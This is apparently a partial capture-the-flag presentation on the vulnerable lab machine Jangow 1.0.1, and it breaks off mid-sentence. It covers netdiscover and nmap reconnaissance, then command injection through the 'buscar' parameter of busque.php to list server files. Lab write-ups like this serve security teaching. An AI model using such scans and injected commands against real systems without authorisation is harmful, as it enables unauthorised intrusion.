

# Presentation


Project 4  
Jangow 1.0.1

What is jangow1.0.1?

This is an vulnerable easy box in which we will cover how I got the root flag using different tools and Privilege Escalation.

# Jangow machine

This is jangow machine and here we get ip address of jangow1.0.1 using ifconfig command.



```
jangow 01 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
jangow01 login: jangow01
Password:
Login incorrect
jangow01 login: jangow01
Password:
Last login: Tue Mar 28 16:23:53 BRT 2023 on tty1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizações são atualizações de segurança.

jangow01@jangow01:~$ ifconfig
enp0s17:  Link encap:Ethernet  Endereço de HW 08:00:27:31:43:93
          inet end.: 192.168.56.118  Bcast:192.168.56.255  Masc:255.255.255.0
          endereço inet6: fe80::a00:27ff:fe31:4393/64  Escopo:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Máscara:1
          pacotes RX:7 erros:0 descartados:0 excesso:0 quadro:0
          Pacotes TX:8 erros:0 descartados:0 excesso:0 portadora:0
          colisões:0 txqueuelen:1000
          RX bytes:2280 (2.2 KB) TX bytes:1152 (1.1 KB)

lo:       Link encap:Loopback Local
          inet end.: 127.0.0.1  Masc:255.0.0.0
          endereço inet6: ::1/128  Escopo:Máquina
          UP LOOPBACK RUNNING  MTU:65536  Máscara:1
          pacotes RX:540 erros:0 descartados:0 excesso:0 quadro:0
          Pacotes TX:540 erros:0 descartados:0 excesso:0 portadora:0
          colisões:0 txqueuelen:1
          RX bytes:40272 (40.2 KB) TX bytes:40272 (40.2 KB)

jangow01@jangow01:~$
```

# Ip address finding

Here we discover the

Ip address or find the

Machine and see ip address.

Using command

```
sudo netdiscover -i eth0.
```

```
File Actions Edit View Help
Currently scanning: 192.168.81.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+
| 192.168.56.1 | 0a:00:27:00:00:05 | 1     | 60  | Unknown vendor        |
| 192.168.56.100 | 08:00:27:36:4f:91 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.56.118 | 08:00:27:31:43:93 | 1     | 60  | PCS Systemtechnik GmbH |
+-----+-----+-----+-----+-----+
```

# Apply nmap

Here we apply  
nmap

To find open ports.


Using this  
command


`nmap -v -sV -A -p-`

Ip address


```
(kali㉿kali)-[~]  
└─$ nmap -v -sV -A -p- 192.168.56.118  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-30 12:56 EDT  
NSE: Loaded 155 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 12:56  
Completed NSE at 12:56, 0.00s elapsed  
Initiating NSE at 12:56  
Completed NSE at 12:56, 0.00s elapsed  
Initiating NSE at 12:56  
Completed NSE at 12:56, 0.00s elapsed  
Initiating Ping Scan at 12:56  
Scanning 192.168.56.118 [2 ports]  
Completed Ping Scan at 12:56, 0.00s elapsed (1 total hosts)  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Initiating Connect Scan at 12:56  
Scanning 192.168.56.118 [65535 ports]  
Discovered open port 80/tcp on 192.168.56.118  
Discovered open port 21/tcp on 192.168.56.118  
Connect Scan Timing: About 20.44% done; ETC: 12:59 (0:02:01 remaining)
```

On browser type ip address that we find in using netdiscover






Here we type ls to find list.



```
1 assets
2 busque.php
3 css
4 index.html
5 js
6 wordpress
7
8
```




Here we type ls -al. We see wordpress in the list.




```
192.168.56.118/site/busque.php x http://192.168.56.118/site/bus x +
view-source:http://192.168.56.118/site/busque.php?buscar=ls -al
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

1 total 40
2 drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .
3 drwxr-xr-x 3 root root 4096 Oct 31 2021 ..
4 drwxr-xr-x 3 www-data www-data 4096 Jun 3 2021 assets
5 -rw-r--r-- 1 www-data www-data 35 Jun 10 2021 busque.php
6 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 css
7 -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html
8 drwxr-xr-x 2 www-data www-data 4096 Jun 3 2021 js
9 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 wordpress
10
11
```

Here we type wordpress after ip address.




Here we type "ls -al wordpress" to more



